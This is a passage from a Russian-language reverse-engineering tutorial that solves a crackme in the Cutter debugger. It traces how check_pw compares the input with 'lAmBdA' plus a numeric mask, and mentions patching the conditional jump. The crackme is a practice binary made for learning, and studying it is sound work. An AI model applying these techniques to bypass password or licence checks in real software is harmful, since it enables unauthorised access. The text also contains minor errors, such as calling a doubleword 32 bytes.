
Окно редактирования комментария

Если количество символов в введенной строке равно шести, совершается переход в блок кода, из которого вызывается функция `check_pw`. По ее названию можно сделать вывод, что внутри выполняется проверка введенного пароля. На этом месте мы выяснили, что пароль должен состоять из шести символов.

Чтобы добиться вывода сообщения об успешной проверке, мы можем просто обратить условие, происходящее после вызова `check_pw`, но это будет неспортивно. Нам же надо разобраться, что происходит с введенным паролем внутри этой функции. Следует заметить, что ей передаются три аргумента. Для этого используются три регистра: `RDI`, `RSI`, `RDX` — все в соответствии с условиями передачи параметров в Unix-подобных ОС (System V ABI) на аппаратной платформе AMD64.

Если присмотреться к дизассемблерному листингу, окажется, что, кроме значения первого аргумента (ссылка на строку, введенную пользователем), передаваемого в регистре `RDI`, мы не можем быть уверенными больше ни в одном. Значения остальных аргументов мы просто не можем установить: Cutter насоздавал кучу ничего не значащих переменных, которые никуда не ведут. Остается уповать на динамический анализ.


Настало время расчехлить отладчик и поставить точку останова на вызов функции `check_pw`, выбрав в контекстном меню Breakpoint → Add breakpoint (или нажав клавишу F2).



Меню Breakpoint

Забегая вперед, отмечу, что по результату работы функции `check_pw` принимается очередное решение о выводе положительного или отрицательного сообщения (условие под цифрой 2 на скриншоте «Часть дизассемблированной функции main»).

После этого для запуска отладки жмем F9. Всплывет окно, сообщающее, что Debug is currently in beta. Оно будет показано только единожды за сеанс работы с Cutter. Следом появится окно, в котором можно задать аргументы командной строки. Так как в нашем случае в качестве аргумента используется строка длиной шесть символов, введем что-нибудь наподобие Kkris1.



Native debugging configuration


Command line arguments:

Kkris1

Окно добавления аргументов командной строки

Отладка начнется задолго до точки входа и функции **main**, ведь программе перед своим выполнением надо временно прописаться в операционной системе, предъявить требования на аппаратные ресурсы и получить сведения об окружении. Поэтому смело можем все это пропустить и сразу перейти к нашему бряку, нажав на значок Continue или F5 на клаве.

Попав на вызов `check_pw`, можно рассмотреть параметры этой функции: вон они все как на ладони (см. скриншот «Часть дизассемблированной функции main»). Если в Cutter взглянуть на вкладку Registers, на месте значений избранных регистров, с помощью которых передаются параметры (`RDI`, `RSI`, `RDX`), мы обнаружим шестнадцатеричные указатели на области памяти. К счастью, нам не надо самостоятельно искать в памяти значения, на которые они указывают, в Cutter этот процесс автоматизирован. Щелкни на имени (или поле редактирования) нужного регистра и из контекстного меню выбери Show in → Hexdump.




Registers

```
rax  0x6              rsp     0x7ffcffa9c370
rbx  0x7ffcffa9cfbe   rbp     0x2
rcx  0xfbe            rip     0x5e0fa49c5216
rdx  0x7ffcffa9c372   cs      0x33
r8   0x7af545e1bf10   rflags  0x246
r9   0x7af545e62040   orax    ‹ffffffffffffffff
r10  0x7af545e5c908   ss
r11  0x7af545e77660   fs
r12  0x7ffcffa9c498   gs
r13  0x5e0fa
r14  0x5e0fa
r15  0x7af54
rsi  0x7ffcf
rdi  0x7ffcf
```

Пункт меню Hexdump


Откроется вкладка, где курсор будет установлен в соответствии с указателем из выбранного регистра.



```
Hexdump
                    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00007ffc514d6fb0  2f 63 72 61 63 6b 6d 65 30 33 2e 36 34 00 4b 6b  /crackme03.64.Kk
0x00007ffc514d6fc0  72 69 73 31 00 2f 68 6f 6d 65 2f 79 75 72 65 6d  ris1./home/yurem
0x00007ffc514d6fd0  62 6f 2f 44 65 73 6b 74 6f 70 2f 63 72 61 63 6b  bo/Desktop/crack
0x00007ffc514d6fe0  6d 65 73 2d 6d 61 73 74 65 72 2f 63 72 61 63 6b  mes-master/crack
0x00007ffc514d6ff0  6d 65 30 33 2e 36 34 00 00 00 00 00 ff ff ff ff  me03.64.........
```


Указатель на область введенного пользователем пароля

Введенный пользователем пароль мы и так знали, а область определили в дизассемблере, поэтому этот кейс послужил нам для проверки. Соответствующим образом определим, на какие данные указывают значения двух других регистров — `RSI` и `RDX`.



```
Hexdump
                    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00007ffc514d6560  00 00 02 03 02 03 05 00 00 6c 41 6d 42 64 41 00  .........lAmBdA.
0x00007ffc514d6570  00 00 00 00 00 00 00 00 90 9d a2 72 0f 70 00 00  ...........r.p..
0x00007ffc514d6580  00 00 00 00 00 00 00 00 c1 61 38 5a cd 59 00 00  .........a8Z.Y..
```

lAmBdA передается в функцию check_pw во втором аргументе




```
Hexdump
                    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00007ffc514d6560  00 00 02 03 02 03 05 00 00 6c 41 6d 42 64 41 00  .........lAmBdA.
0x00007ffc514d6570  00 00 00 00 00 00 00 00 90 9d a2 72 0f 70 00 00  ...........r.p..
```

Третий аргумент

Третий аргумент вызывает неслабую фрустрацию. Cutter выделил составляющие аргумент компоненты синим цветом (на скриншоте выше они обведены рамкой). Также по отображению Cutter видно, что ни один компонент не является буквой или символом. Простой набор цифр? Похоже на массив — непрерывную последовательность. На всякий случай выпишем ее в текстовый файл (или на бумажку, как удобнее): 2, 3, 2, 3, 5.


Вернемся к месту вызова `check_pw`. Для этого надо сделать несколько шагов назад (кнопка Go back в интерфейсе Cutter) и переключить вкладку (например, на Graph — признаться, я к ней привык, наглядно видны ветвления и переходы, лучше, чем стрелочки на вкладке Disassembly). Далее проваливаемся внутрь функции по нажатию на клавишу F7 (шаг отладчика с заходом внутрь).



```
[0x63788da7a189]
check_pw(uint64_t arg1, uint64_t arg2, int64_t arg3);
; arg uint64_t arg1 @ rdi
; arg uint64_t arg2 @ rsi
; arg int64_t arg3 @ rdx
0x63788da7a189      endbr64
0x63788da7a18d      mov eax, 0

[0x63788da7a192]
0x63788da7a192      movzx ecx, byte [rdx + rax] ; arg3
0x63788da7a196      add cl, byte [rsi + rax] ; arg2
0x63788da7a199      cmp byte [rdi + rax], cl ; arg1
0x63788da7a19c      jne 0x63788da7a1b5

[0x63788da7a19e]
0x63788da7a19e      cmp byte [rsi + rax + 1], 0 ; arg2
0x63788da7a1a3      je 0x63788da7a1bb

[0x63788da7a1b5]
0x63788da7a1b5      mov eax, 0
0x63788da7a1ba      ret

[0x63788da7a1a5]
0x63788da7a1a5      add rax, 1
0x63788da7a1a9      cmp byte [rdi + rax], 0 ; arg1
0x63788da7a1ad      jne 0x63788da7a192

[0x63788da7a1bb]
0x63788da7a1bb      mov eax, 1
0x63788da7a1c0      ret

[0x63788da7a1af]
0x63788da7a1af      mov eax, 1
0x63788da7a1b4      ret
```

Функция check_pw в графе дизассемблера

Теперь можно включить трассировку.



Запуск трассировки

Включение режима записи трассировки позволяет шагать по трассе кода не только вперед по программе, но и назад. Таким образом можно легко вернуться на несколько шагов и проверить, какие значения были у переменных и в регистрах в прошлом, без перезапуска отладчика и прокручивания программы до необходимого момента. Короче, крайне удобная штука.

Но это не бесплатно. За это придется заплатить оперативной памятью, поэтому для комфортной работы понадобится минимум 8 Гбайт. В настоящее время такой объем есть на подавляющем большинстве компов, однако, если отладка происходит в виртуалке, память еще нужна основной системе, как минимум столько же.

Имей в виду, что запись трассы, как и сама отладка, может работать не всегда корректно. Например, после включения записи трассы перестает работать команда Continue. В результате мы получаем урезанный отладчик с возможностью сделать шаг вперед или назад, но не «более» или «далее».

Из поверхностного взгляда на граф функции `check_pw` можно сделать пару умозаключений. Во-первых, длинная зеленая стрелка, выходящая из второго снизу блока и указывающая на второй сверху блок, означает цикл с постусловием. Во-вторых, три почти идентичных блока кода


```
mov eax, <возвращаемое число>
ret
```

по сути представляют собой эпилоги функции. Два из них возвращают единицу, а третий — нуль. Если обратиться к скриншоту «Часть дизассемблированной функции main», можно заключить, что положительное сообщение выводится в случае возврата функцией `check_pw` единицы, тогда как сообщение о провале выводится, когда функция возвращает нуль.

Последняя строчка верхнего блока кода обнуляет регистр `EAX`. Из этого следует, что он (в своих вариациях `RAX/EAX`), вероятно, будет использоваться как счетчик в цикле, наличие которого мы уже определили.

В первой строчке второго блока в графе функции `check_pw` происходит копирование одного байта из области памяти, на которую указывает `[RDX + RAX]`. То есть одного символа третьего параметра, которым является маска — массив символов, состоящий из цифр. Порядковый номер символа в массиве определяется значением регистра `RAX`.

В первом прогоне этого цикла `RAX` равен 0, значит, из параметра выбирается первый символ (загляни в заготовленный файлик или бумажку), это цифра 2. Выбранное значение помещается в регистр `ECX`. Суть инструкции `MOVZX` (дополнительно к обычному копированию — `MOV`) — дополнить нулями значение более низкой разрядности (в нашем случае байт) до более высокой (в нашем случае двойное слово — 32 байта). В результате этой манипуляции скопированный символ — цифра — помещается в самую младшую часть регистра `RCX` — `CL`.



Условное представление регистра RCX

Следующая инструкция прибавляет сохраненное в `CL` значение к байту `[RSI + RAX]`, выбранному аналогичным способом из второго параметра — строки `lAmBdA`. Для первого прогона это символ `l`. В таблице символов ASCII для английского языка, без изменений вошедшей в UTF-8, которая по умолчанию используется в Unix-подобных системах, этому символу соответствует шестнадцатеричный код `0x6C` (с учетом регистра символа). При этом в `CL` находится значение 2. Следовательно, `0x6C` + `0x2` = `0x6E`, что в той же таблице UTF-8 соответствует символу `n`. Заменили новым значением имеющееся в регистре `CL`. Запомни или запиши этот момент.

